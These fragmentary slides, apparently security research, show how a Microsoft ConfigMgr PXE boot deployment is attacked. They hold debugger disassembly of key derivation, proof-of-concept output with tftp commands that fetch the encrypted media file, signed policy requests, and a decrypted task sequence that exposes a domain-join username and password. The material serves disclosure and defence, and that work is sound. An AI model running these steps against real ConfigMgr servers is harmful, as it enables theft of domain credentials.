    [in] HCRYPTPROV hProv,  
    [in] ALG_ID Algid,  
    ...  
)
```

CALG_SHA	0x00008004	SHA hashing algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider.
CALG_SHA1	0x00008004	Same as CALG_SHA. This algorithm is supported by the Microsoft Base Cryptographic Provider.

● 48:894424 38
● 895C24 30
● 48:8D05 D6793000
● 48:894424 28
● 48:8D05 12A22D00
● 48:894424 20
● 48:8D15 AE7A3000
● 33C9
● 50 00000000

PARAMETERS

- [in] hProv
A handle to a CSP created by a call to [CryptAcquireContext](#).
- [in] Algid
An [ALG_ID](#) value that identifies the hash algorithm to use.
Valid values for this parameter vary, depending on the CSP that is used. For a list of default algorithms, see Remarks.

qword ptr [00007FF7D8BF4208 <
...
.text:00007FF7D8968AA4 tsmboo



```

RIP → FF15 E5B62800 call qword ptr ds:[<&CryptHashData>]
85C0 test eax,eax
75 71 jne tsmbootstrap.7FF7D8968BA8
FF15 B3BC2800 call qword ptr ds:[<&GetLastError>]
0FB7D8 movzx ebx,ax
81CB 00000780 or ebx,80070000
85C0 test eax,eax
0F4ED8 cmovle ebx,eax
895C24 50 mov dword ptr ss:[rsp+50],ebx
40:3835 81188600 cmp byte ptr ds:[7FF7D91CA3D7],sil
74 4B jle tsmbootstrap.7FF7D8968BA3
FF15 AABC2800 call qword ptr ds:[<&GetCurrentThreadId>]
44:8BC8 mov r9d,eax
41:B8 98000000 mov r8d,98
44:894424 40 mov dword ptr ss:[rsp+40],r8d
48:8D05 1D7B3000 lea rax,qword ptr ds:[7FF7D8C70690]
48:894424 38 mov qword ptr ss:[rsp+38],rax
895C24 30 mov dword ptr ss:[rsp+30],ebx
48:8D05 AD7A3000 lea rax,qword ptr ds:[7FF7D8C70630]
48:894424 28 mov qword ptr ss:[rsp+28],rax
48:8D05 69A22D00 lea rax,qword ptr ds:[7FF7D8C42DF8]
48:894424 20 mov qword ptr ss:[rsp+20],rax
48:8D15 657B3000 lea rdx,qword ptr ds:[7FF7D8C70700]
33C9 xor ecx,ecx

```

Hide FPU

RAX	0000000000000001	
RBX	0000000000000000	
RCX	000002CFE81328B0	<&CPCreateHash>
RDY	000000DEE32FF668	
RBP	0000000000000000	
RSP	000000DEE39FE3C0	
RSI	0000000000000000	
RDI	000002CFE9C5B320	
R8	0000000000000002	
R9	0000000000000000	
R10	0000000000000000	
R11	000000DEE39FE390	
R12	000000DEE32FF668	
R13	000000DEE39FE760	
R14	000000DEE32FF668	
R15	0000000000000002	

Default (x64 fastcall) 6 Unlocked

1: rcx 000002CFE81328B0 <&CPCreateHash>
 2: rdx 000000DEE32FF668
 3: r8 0000000000000002
 4: r9 0000000000000000

qword ptr [00007FF7D8BF4218 <tsmbootstrap.&CryptHashData>]=<advapi32.Crypt...

.text:00007FF7D8968B2D tsmbootstrap.exe:\$48B2D #47F2D

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1

Address	Hex	ASCII
000000DEE32FF668	61 00 00 00 00 00 00 00 90 00 00 00 00 00 00 00	a.....
000000DEE32FF678	01 00 00 00 00 00 00 00 07 00 00 00 00 00 00 00
000000DEE32FF688	01 00 00 00 00 00 00 00 00 00 E1 E9 CF 02 00 00
000000DEE32FF698	50 01 C2 E9 CF 02 00 00 00 00 00 00 00 00 00 00	P.Àëi..
000000DEE32FF6A8	07 00 00 00 00 00 00 00 00 00 0C 00 00 00 00 00
000000DEE32FF6B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000DEE32FF6C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000DEE32FF6D8	10 28 E2 E9 CF 02 00 00 10 00 00 00 00 00 00 00	.(àëi..

000000DEE39FE3C0	0000000000000000
000000DEE39FE3C8	0000000000008004
000000DEE39FE3D0	0000000000000000
000000DEE39FE3D8	00007FFD00000000
000000DEE39FE3E0	000000DEE39FE420
000000DEE39FE3E8	00007FFDB95B60C1
000000DEE39FE3F0	000002CFE9E22EC0
000000DEE39FE3F8	FFFFFFFFFFFFFFFF
000000DEE39FE400	000000DEE39FE430
000000DEE39FE408	000002CFE9C5B320
000000DEE39FE410	00000000000031E4

return to k
L"X:\\sms\\

Command: Default



```

RIP → FF15 47B62800 call qword ptr ds:[<&CryptDeriveKey>]
      85C0 test eax, eax
      75 71 jne tsmbootstrap.7FF7D8968C3E
      FF15 1DBC2800 call qword ptr ds:[<&GetLastError>]
      OFB7D8 movzx ebx, ax
      81CB 00000780 or ebx, 80070000
      85C0 test eax, eax
      OF4ED8 cmovle ebx, eax
      895C24 50 mov dword ptr ss:[rsp+50], ebx
      40:3835 EB178600 cmp byte ptr ds:[7FF7D91CA3D7], sil
      74 4B je tsmbootstrap.7FF7D8968C39
      FF15 14BC2800 call qword ptr ds:[<&GetCurrentThreadId>]
      44:8BC8 mov r9d, eax
      41:B8 99000000 mov r8d, 99
      44:894424 40 mov dword ptr ss:[rsp+40], r8d
      48:8D05 077C3000 lea rax, qword ptr ds:[7FF7D8C70810]
      48:894424 38 mov qword ptr ss:[rsp+38], rax
      895C24 30 mov dword ptr ss:[rsp+30], ebx
      48:8D05 577B3000 lea rax, qword ptr ds:[7FF7D8C70770]
      48:894424 28 mov qword ptr ss:[rsp+28], rax
      48:8D05 F3A22D00 lea rax, qword ptr ds:[7FF7D8C42F18]
      48:894424 20 mov qword ptr ss:[rsp+20], rax
      48:8D15 4F7C3000 lea rdx, qword ptr ds:[7FF7D8C70880]
      33C9 xor ecx, ecx
  
```

Hide FPU

RAX	000000DEE32FD410	
RBX	0000000000000000	
RCX	000002CFEA7BE540	
RDY	0000000000000660E	
RBP	000000DEE32FD680	
RSP	000000DEE32FD3A0	
RSI	0000000000000000	
RDI	000002CFE9C562F0	
R8	000002CFE81227C0	<&CPCreateHash>
R9	0000000000000000	
R10	00000000A0EC98D6	
R11	000000DEE32FD380	
R12	000002CFE9C23E10	
R13	000000DEE32FD650	
R14	000002CFE9C23E10	
R15	000000000000004C	'L'

qword ptr [00007FF7D8BF4210 <tsmbootstrap.&CryptDeriveKey>]=<advapi32.CryptDeriveKey>

.text:00007FF7D8968BC3 tsmbootstrap.exe:\$48BC3 #47FC3

Default (x64 fastcall) 6 Unlocked

1: rcx	000002CFEA7BE540
2: rdx	0000000000000660E
3: r8	000002CFE81227C0 <&CPCreateHash>
4: r9	0000000000000000

Address	Hex	ASCII
00007FFDBB611000	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	iiiiii
00007FFDBB611010	48 89 5C 24 10 48 89 74 24 18 57 41 56 41 57 48	H.\\$.H.
00007FFDBB611020	81 EC 80 00 00 00 48 8B 05 C3 04 18 00 48 33 C4	.i....t
00007FFDBB611030	48 89 44 24 70 4D 8B F9 41 8B F8 48 8B C1 85 D2	H.D\$pm.
00007FFDBB611040	0F 84 07 43 0A 00 83 FA 0A 0F 85 BB 42 0A 00 45	...C...
00007FFDBB611050	33 C9 45 33 D2 4C 8D 74 24 61 48 8B 00 4C 8D 1D	3EE30L.
00007FFDBB611060	44 32 12 00 45 85 C9 0F 85 EA 42 0A 00 44 8B C2	D2..E.f
00007FFDBB611070	33 D2 49 F7 F0 49 FF CE 8B CA 42 8A 0C 19 41 88	30I-0I

000000DEE32FD3A0	0000000000000000
000000DEE32FD3A8	0000000000000000
000000DEE32FD3B0	000002CFE9C562F0
000000DEE32FD3B8	000002CFE9C23E10
000000DEE32FD3C0	000000DEE32FD410
000000DEE32FD3C8	00007FFDB95B60C1
000000DEE32FD3D0	000002CFE9E22B00
000000DEE32FD3D8	FFFFFFFFFFFFFFFF
000000DEE32FD3E0	000000DEE32FD410
000000DEE32FD3E8	000002CFE9C562F0
000000DEE32FD3F0	000000000000031E4

return to kernel
L"X:\\sms\\


ALG_ID

Article • 08/19/2021 • 5 minutes to read • 7 contributors



The **ALG_ID** data type specifies an algorithm identifier. Parameters of this data type are passed to most of the functions in CryptoAPI.

C++



```
typedef unsigned int ALG_ID;
```

The following table lists the algorithm identifiers that are currently defined. Authors of custom *cryptographic service providers* (CSPs) can define new values. Also, the **ALG_ID** used by custom CSPs for the key specifications **AT_KEYEXCHANGE** and **AT_SIGNATURE** are provider dependent. Current mappings follow the table.

Identifier	Value	Description
CALG_3DES	0x00006603	<i>Triple DES</i> encryption algorithm.
CALG_3DES_112	0x00006609	Two-key <i>triple DES</i> encryption with effective key length equal to 112 bits.
CALG_AES	0x00006611	Advanced Encryption Standard (AES). This algorithm is supported by the Microsoft AES Cryptographic Provider .
CALG_AES_128	0x0000660e	128 bit AES. This algorithm is supported by the Microsoft AES Cryptographic Provider .

Filter by title

- CryptDecryptMessage function
- CryptDeriveKey function**
- CryptDestroyHash function
- CryptDestroyKey function
- CryptDuplicateHash function
- CryptDuplicateKey function
- CryptEncodeObject function
- CryptEncodeObjectEx function
- CryptEncrypt function
- CryptEncryptMessage function
- CryptEnumKeyIdentifierProperties function
- CryptEnumOIDFunction function
- CryptEnumOIDInfo function

Let **n** be the required derived key length, in bytes. The derived key is the first **n** bytes of the hash value after the hash computation has been completed by **CryptDeriveKey**. If the hash is not a member of the SHA-2 family and the required key is for either 3DES or AES, the key is derived as follows:

1. Form a 64-byte buffer by repeating the constant **0x36** 64 times. Let **k** be the length of the hash value that is represented by the input parameter *hBaseData*. Set the first **k** bytes of the buffer to the result of an **XOR** operation of the first **k** bytes of the buffer with the hash value that is represented by the input parameter *hBaseData*.
2. Form a 64-byte buffer by repeating the constant **0x5C** 64 times. Set the first **k** bytes of the buffer to the result of an **XOR** operation of the first **k** bytes of the buffer with the hash value that is represented by the input parameter *hBaseData*.
3. Hash the result of step 1 by using the same hash algorithm as that used to compute the hash value that is represented by the *hBaseData* parameter.
4. Hash the result of step 2 by using the same hash algorithm as that used to compute the hash value that is represented by the *hBaseData* parameter.
5. Concatenate the result of step 3 with the result of step 4.
6. Use the first **n** bytes of the result of step 5 as the derived key.

Media Variables

```
▼ <MediaVarList Version="5.00.9078.1000">  
  <var name="SMSTSMP">http://MP.configmgr.com</var>  
  <var name="_SMSMediaGuid">8eb7796d-00c6-479e-a34c-cd6867e97e93</var>  
  <var name="_SMSTSBootMediaPackageID">CM100002</var>  
  <var name="_SMSTSHTTPPort">80</var>  
  <var name="_SMSTSHTTPSPort">443</var>  
  <var name="_SMSTSIISSSLState">0</var>  
  <var name="_SMSTSLaunchMode">PXE</var>  
  <var  
name="_SMSTSMediaPFX">308206E6020103308206A206092A864886F70D010701A08206930482068F30  
</var>  
  <var  
name="_SMSTSPublicRootKey">0602000000A40000525341310008000001000100115847D798CA5AA68  
</var name="_SMSTSSiteCode">CM1</var>  
  <var  
name="_SMSTSSiteSigningCertificate">308202ED308201D5A00302010202107075826AAD9A429540  
</var name="_SMSTSUseFirstCert">1</var>  
  <var name="_SMSTSx64UnknownMachineGUID">44c3fbd8-9839-4458-9edc-8d54980ad734</var>  
  <var name="_SMSTSx86UnknownMachineGUID">7e548aad-4f34-4437-9925-54016909891c</var>  
</MediaVarList>
```

Attacking PXE-Initiated OSD

Step 1

Retrieve encrypted media file



Step 2



Crack encrypted media file



Step 3

Harvest domain passwords





```
[+] Finding and downloading encrypted media file from MECM server...  
[+] Attempting to use Interface ID 12 provided in settings.ini  
[+] Using interface: \Device\NPF_{5E3A6441-885F-470A-9772-9033CE4B69CE} - Intel(R) Dual Band Wireless-AC 3168  
[+] Discovering PXE Server through DHCP...
```

```
Sending initial DHCP Discover to find PXE boot server...
```

```
Begin emission:  
Finished sending 1 packets.
```

```
.*  
Received 2 packets, got 1 answers, remaining 0 packets
```

```
PXE Server IP: 192.168.56.201 Boot File Location: SMSBoot\x86\wdsnbp.com  
[+] PXE Server found from DHCP at 192.168.56.201!
```

```
[+] Asking ConfigMgr for location to download the media variables and BCD files...
```

```
Begin emission:  
Finished sending 1 packets.
```

```
.*  
Received 2 packets, got 1 answers, remaining 0 packets
```

```
[!] Variables File Location: \SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var  
[!] BCD File Location: \SMSTemp\2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd
```

```
[+] Use this command to grab the files:  
tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var" "2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var"  
tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd" "2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd"
```

```
PS C:\POC>
```

Authenticating the client/generating signatures

Field	Signed Field	Description
CCMClientID	CCMClientIDSignature	This is the GUID of the ConfigMgr client. For OSD clients, this is obtained from the _SMSMediaGuid media variable.
CCMClientTimestamp	CCMClientTimestampSignature	The time in ISO 8601 format
ClientToken	ClientTokenSignature	"ClientToken:' = CCMClientID + ';' + CCMClientTimestamp"

Signatures are SHA1 or SHA256 and are generated using *CryptSignHash* from CryptoAPI using the **_SMSTSMediaPFX** certificate



--aAbBcCdDv0123456789VxXyYzZ--CCM_POST /ccm_system/request HTTP/1.1

Cache-Control: no-cache

Connection: Keep-Alive

Pragma: no-cache

Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYzZ"

Accept: */*, */*

Host: MP.configmgr.com

User-Agent: SMS CCM 5.0 TS

CCMClientID: 44c3fbd8-9839-4458-9edc-8d54980ad734

CCMClientIDSignature:

17C82E6ED8A8BFA5E81F8AB524FDA5805EDF5D2D9428BB6467E6800D48A5CFBD3EEC33CF2A9CB888AC5872FBF1521D02D3540C86C6515D447C6EE3BD10FF704EDF6F331C6FC3F6B36697AF25072201077C0A1FEF28094BCE3DF81C52DA2E04F451527C9491EEFBBA7797D3853AF746BD415EC4C5F5A2CB98AA6596C1175180F

CCMClientTimestamp: 2022-07-24T20:25:25Z

CCMClientTimestampSignature:

647CF1D5538604F5C09EE1ACCD55701B93258845A3BBA688080FFC48C18C8B87C14334077BAB53EEC0C187985C7491F0EA38B0FA26A3C9E89897D7EE832E02BA59513BC402F429A2715972F04A2918343EE4A46B8945E4770124F836A84C85DCE2DE56DA9BE021A7203460079D3444667204561663022C06128F7069B622CC63

Client-Name: SMS CCM 5.0 TS

Content-Length: 4740

--aAbBcCdDv0123456789VxXyYzZ

content-type: text/plain; charset=UTF-16

<<Msg SchemaVersion="1.1" ReplyCompression="zlib"><ID/><SourceID>44c3fbd8-9839-4458-9edc-8d54980ad734</SourceID><SourceHost/><TargetAddress>mp:[http]MP_PolicyManager</TargetAddress><ReplyTo>direct:OSD</ReplyTo><Priority>3</Priority><Timeout>3600</Timeout><SentTime>2022-07-24T20:25:25Z</SentTime><Protocol>http</Protocol><Body Type="ByteRange" Offset="0" Length="728"/><Hooks><Hook2 Name="clientauth"><Property Name="PublicKey">0602000000A40000525341310004000001000100F175E731B0DC08E8F19F4CB69FA66FC4897B2A3A711D5DE2D6A6FBF31A64560B93B75EABF465E08C128543DD429B947B9B6857CEFB1150FFD0AB505009DE92F736230D0E6347A97541567328E7691DF2113D5A29D9E4E6431AD63D75760E5EAC83AC387D8977C4B238883C150DA1AE09177EE22ACD912E0EE44EFC1735DFA0BC</Property><Property Name="ClientIDSignature">17C82E6ED8A8BFA5E81F8AB524FDA5805EDF5D2D9428BB6467E6800D48A5CFBD3EEC33CF2A9CB888AC5872FBF1521D02D3540C86C6515D447C6EE3BD10FF704EDF6F331C6FC3F6B36697AF25072201077C0A1FEF28094BCE3DF81C52DA2E04F451527C9491EEFBBA7797D3853AF746BD415EC4C5F5A2CB98AA6596C1175180F</Property><Property Name="PayloadSignature">991202C9733BD2EC8CFE0DEE645559D63AE917243F20BC34A570D4A8D9885759885D9DBF81122BEFE4FA6F51773DD94EAF8E22B853BF84CD338418131E04564257249F9A12026E8161C17335256B60419207FB88D27BB23470286FAAAB114E2D5AED5F1AE8E680B5114FE5B7532DBB5EA884866D2A95F9BEE3AD3BB2F12565</Property><Property Name="Token"><![CDATA[ClientToken:8eb7796d-00c6-479e-a34c-cd6867e97e93;2022-07-25T06:25:24Z;3

ClientTokenSignature:

6B697D80BD2CD19A3AF5FEE47B24B1D8D386DF0066D77A6887AD117739422733AC54DBF6A9C8E95DB1177DB1D3F45F12C8A9F2AE116F13BB5C68663233245A59393C8DD2B0140D0CDE6033F1B35E014EC99F9CBF19973C14FADDED94A9E7B36CD74D6F4562A499711F265ECFAC5B09954809889095B00E4CAB0D071C21D3F2AF

]]></Property></Hook2></Hooks><Payload Type="inline"/><TargetHost/><TargetEndpoint>MP_PolicyManager</TargetEndpoint><ReplyMode>Sync</ReplyMode><CorrelationID/><Property Name="FileType"/></Msg>

--aAbBcCdDv0123456789VxXyYzZ

content-type: application/octet-stream

<RequestAssignments SchemaVersion="1.00" RequestType="Always" Ack="False" ValidationRequested="CRC"><PolicySource>SMS:CM1</PolicySource><ServerCookie/><Resource Resource Type="Machine"/><Identification/><ClientID>44c3fbd8-9839-4458-9edc-8d54980ad734</ClientID><NetBIOSName></NetBIOSName><FQDN></FQDN><SID/></Machine></Identification></RequestAssignments>

```
- <Policy PolicyFlags="2079" PolicyCategory="TaskSequence" PolicyType="Machine" PolicyVersion="83.00" PolicyID="P012042C-P01004B5-6F6BCC28">
  - <PolicyLocation PolicyHashEx="SHA1:8B09E7C1BBE22AB41B60CDE4900B8C0531E4F93E"
    PolicyHash="SHA256:57D4FC320DC40AA71EF170566C37859BBAFE2C0E5999F85F88608E27637543D7">
    - <![CDATA[
      http://<mp>/SMS_MP/.sms_pol?P012042C-P01004B5-6F6BCC28.83_00
    ]]>
  </PolicyLocation>
</Policy>
```

```
- <Policy PolicyPriority="20" PolicyFlags="30" PolicyCategory="NAACConfig" PolicyType="Machine" PolicyVersion="2.00" PolicyID="{808cefc5-b10d-4a09-872a-f03df6f01336}">
  - <PolicyLocation PolicyHashEx="SHA1:2FE71525C1BDD66E96E4391DC0DA078D78AAE2BD" PolicyHash="SHA256:A627BFF1"
    - <![CDATA[
      http://<mp>/SMS_MP/.sms_pol?{808cefc5-b10d-4a09-872a-f03df6f01336}.2_00
    ]]>
  </PolicyLocation>
</Policy>
```

```
- <Policy PolicyPriority="20" PolicyFlags="86" PolicyCategory="CollectionSettings" PolicyType="Machine" PolicyVersion="1.00" PolicyID="{SMS000US}">
  - <PolicyLocation PolicyHash="SHA256:38967AD6CDE3D5DD6725AE9BEBA21DBBC30BD9CCD57EABCD1"
    - <![CDATA[
      http://<mp>/SMS_MP/.sms_pol?{SMS000US}.1_00
    ]]>
  </PolicyLocation>
```

```
--aAbBcCdDv1234567890VxXyYz--GET /SMS_MP/.sms_pol?CM120002-CM100006-6F6BCC28.8_00 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYz"
Accept: */*, */*
Host: MP.configmgr.com
User-Agent: SMS CCM 5.0 TS
CCMClientID: 8eb7796d-00c6-479e-a34c-cd6867e97e93
CCMClientIDSignature:
1DE2034CEC14EFD7E9A181D76E533E29DBB47948103FFC1F99D8C6F8529659A6645AF302288EEA0E365CE41E73CA2AE16EC105E3ABBE5260E86B27C4CD0F4376965D405B438AEB11CF
A9224F3378EC8BCAE6FCE50DB28AA85E422C48ED2586F92137A247BD49989918C172012621CE269402928127C4007698717C3F618E3891
CCMClientTimestamp: 2022-07-28T22:42:33Z
CCMClientTimestampSignature:
11A0F28C743DD7C723A7877A729C09354F35BD325D94168EEEE542F61A341539514CE4BA0E693605B267B0086CC8BE84770FEA06875654923AB95A2E92AA8196E8A0B433C3F205817FA
53B57A016EC114FF63A46472FE00AC82032D628AD886F63CC223BB2D017276A63352F83E872FA3DC70BF7AC12593C96F4015133B3E118
Client-Name: SMS CCM 5.0 TS
Content-Length: 0

HTTP/1.1 200 OK
Keep-Alive: timeout=60, max=600
Content-Type: text/XML
Last-Modified: Mon, 01 Jan 2001 00:00:00 GMT
Accept-Ranges: bytes
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 28 Jul 2022 22:42:33 GMT
Content-Length: 288177

0..e..      *.H..
.....e.0..e....1..0.....R...v.P..c.....V0
.           *.H..
.....4|.l...'Z...W...'<.}...9..*..|.c   ...O..*
....A5.z...C....5.X.*.....{[...B..h..a.o...R.Q.....UE
...X?&.....#=#.je.r ...vw.0..d..      *.H..
...0...*.H..
....[].l.:...d.....ey.6.
```

Encrypted policies can be decrypted using *CryptDecryptMessage* from CryptoAPI using the **_SMSTSMediaPFX** certificate



```

<?xml version="1.0"?>
- <Policy PolicySource="SMS:CM1" PolicyVersion="1.00" PolicyID="CM120002-CM100006-6F6BCC28" SchemaVersion="1.00"
PolicyType="Machine">
+ <PolicyRule PolicyRuleID="{b64e101d-b096-4150-8354-5165f0b38002}">
- <PolicyRule PolicyRuleID="{9128d7ea-a3b2-43b3-be9e-e6ca05dc4e10}">
+ <Condition>
- <PolicyAction PolicyActionType="WMI-XML">
+ <instance class="CCM_Scheduler_ScheduledMessage">
- <instance class="CCM_TaskSequence">
+ <property type="8" name="ADV_AdvertisementID">
+ <property type="8" name="PKG_PackageID">
+ <property type="8" name="PRG_ProgramID">
+ <property type="11" name="PRG_PRF_InstallsApplication">
- <property type="8" name="TS_Sequence" secret="1">
    <value>89130000C241513B6131749CDEB83CE98BC79A4C249EFADFFDC56B8FCC0D8033219A7DE4BC935562DE55
    </value>
- <property type="19" name="TS_Type">
    - <value>
      - <![CDATA[
        2
      ]]>
    </value>
  </property>
- <property type="8" name="TS_CustomHighImpactWarning">
    - <value>
      - <![CDATA[
      ]]>
    </value>
  </property>
- <property type="8" name="TS_CustomHighImpactHeadline">
    - <value>
      - <![CDATA[
      ]]>
    </value>

```

```

call tsmbootstrap.7FF7F050B244
test eax,eax
je tsmbootstrap.7FF7F042E369
add rbx,2
mov qword ptr ss:[rsp+C0],rbx
jmp tsmbootstrap.7FF7F042E2A8
lea rcx,qword ptr ss:[rsp+1E0]
cmp qword ptr ss:[rsp+1F8],r14
cmovae rcx,qword ptr ss:[rsp+1E0]
lea rdx,qword ptr ds:[r15+130] rdx:L"TS_Sequence"
call tsmbootstrap.7FF7F02F7F4C
mov esi,eax
mov dword ptr ss:[rsp+50],eax
test eax,eax
jns tsmbootstrap.7FF7F042E39B
mov dword ptr ss:[rsp+50],eax
cmp byte ptr ds:[7FF7F085A3D7],di
je tsmbootstrap.7FF7F042E356
call qword ptr ds:[<&GetCurrentTh
mov r9d,eax
mov r8d,108E
mov dword ptr ss:[rsp+40],r8d
lea rax,qword ptr ds:[7FF7F08EF57] 00007FF7F08EF570:L"X:\\bt\\1022896\\repo\\src\\Framework\\TSCore\\tspolicy
mov qword ptr ss:[rsp+38],rax
mov dword ptr ss:[rsp+30],esi
lea rax,qword ptr ds:[7FF7F08EF5E] 00007FF7F08EF5E0:L"SMS::Crypto::Obfuscation::UnobfuscateString (sTaskSeque
mov qword ptr ss:[rsp+28],rax
lea rax,qword ptr ds:[7FF7F07B1D6] 00007FF7F07B1D68:L"%s, HRESULT=%08lx (%s,%1u)"
mov qword ptr ss:[rsp+20],rax
lea rdx,qword ptr ds:[7FF7F08EF9A] rdx:L"TS_Sequence", 00007FF7F08EF9A0:L"X:\\bt\\1022896\\repo\\src\\Framework
xor ecx,ecx
call tsmbootstrap.7FF7F04AC3D8
nop
lea rhy,qword ptr ds:[7FF7F04F555]

```

tsmbootstrap.00007FF7F02F7F4C

```


<?xml version="1.0"?>
- <sequence version="3.10">
  - <referenceList>
    <reference package="CM100005"/>
    <reference package="CM100003"/>
  </referenceList>
  - <globalVarList>
    <variable property="EnableTCPIPFiltering" name="OSDEnableTCPIPFiltering">>false</variable>
    <variable property="NumAdapters" name="OSDAdapterCount">0</variable>
  </globalVarList>
  - <group name="Install Operating System" description="Actions to run in Windows PE to install and configure the image">
    + <step name="Restart in Windows PE" description="" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPEandFullIOS" type="SMS_TaskSequence_RebootAction">
    + <step name="Partition Disk 0 - BIOS" description="This action partitions and formats the disk for new deployments of BIOS-based computers. This step will not run for Unified Extensible Firmware Interface (UEFI)-based computers." runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_PartitionDiskAction">
    + <step name="Partition Disk 0 - UEFI" description="This action partitions and formats the disk for new deployments of Unified Extensible Firmware Interface (UEFI)-based computers. This step will not run for BIOS-based computers." runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_PartitionDiskAction">
    + <step name="Apply Operating System" description="Actions to apply operating system" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_ApplyOperatingSystemAction">
    + <step name="Apply Windows Settings" description="Actions to apply Windows settings" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_ApplyWindowsSettingsAction">
    - <step name="Apply Network Settings" description="Actions to configure network settings" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_ApplyNetworkSettingsAction">
      <action>osdnetsettings.exe configure</action>
      - <defaultVarList>
        <variable property="DomainName" name="OSDDomainName">configmgr.com</variable>
        <variable property="DomainPassword" name="OSDJoinPassword">DJPassword3#</variable>
        <variable property="DomainUsername" name="OSDJoinAccount">CONFIGMGR\domainjoin</variable>
        <variable property="EnableTCPIPFiltering" name="OSDEnableTCPIPFiltering" hidden="true">>false</variable>
        <variable property="NetworkJoinType" name="OSDNetworkJoinType">0</variable>
        <variable property="NumAdapters" name="OSDAdapterCount" hidden="true">0</variable>
      </defaultVarList>
    </step>
  </group>

```

Attacking Passwordless ConfigMgr OSD



“This media is not password protected”



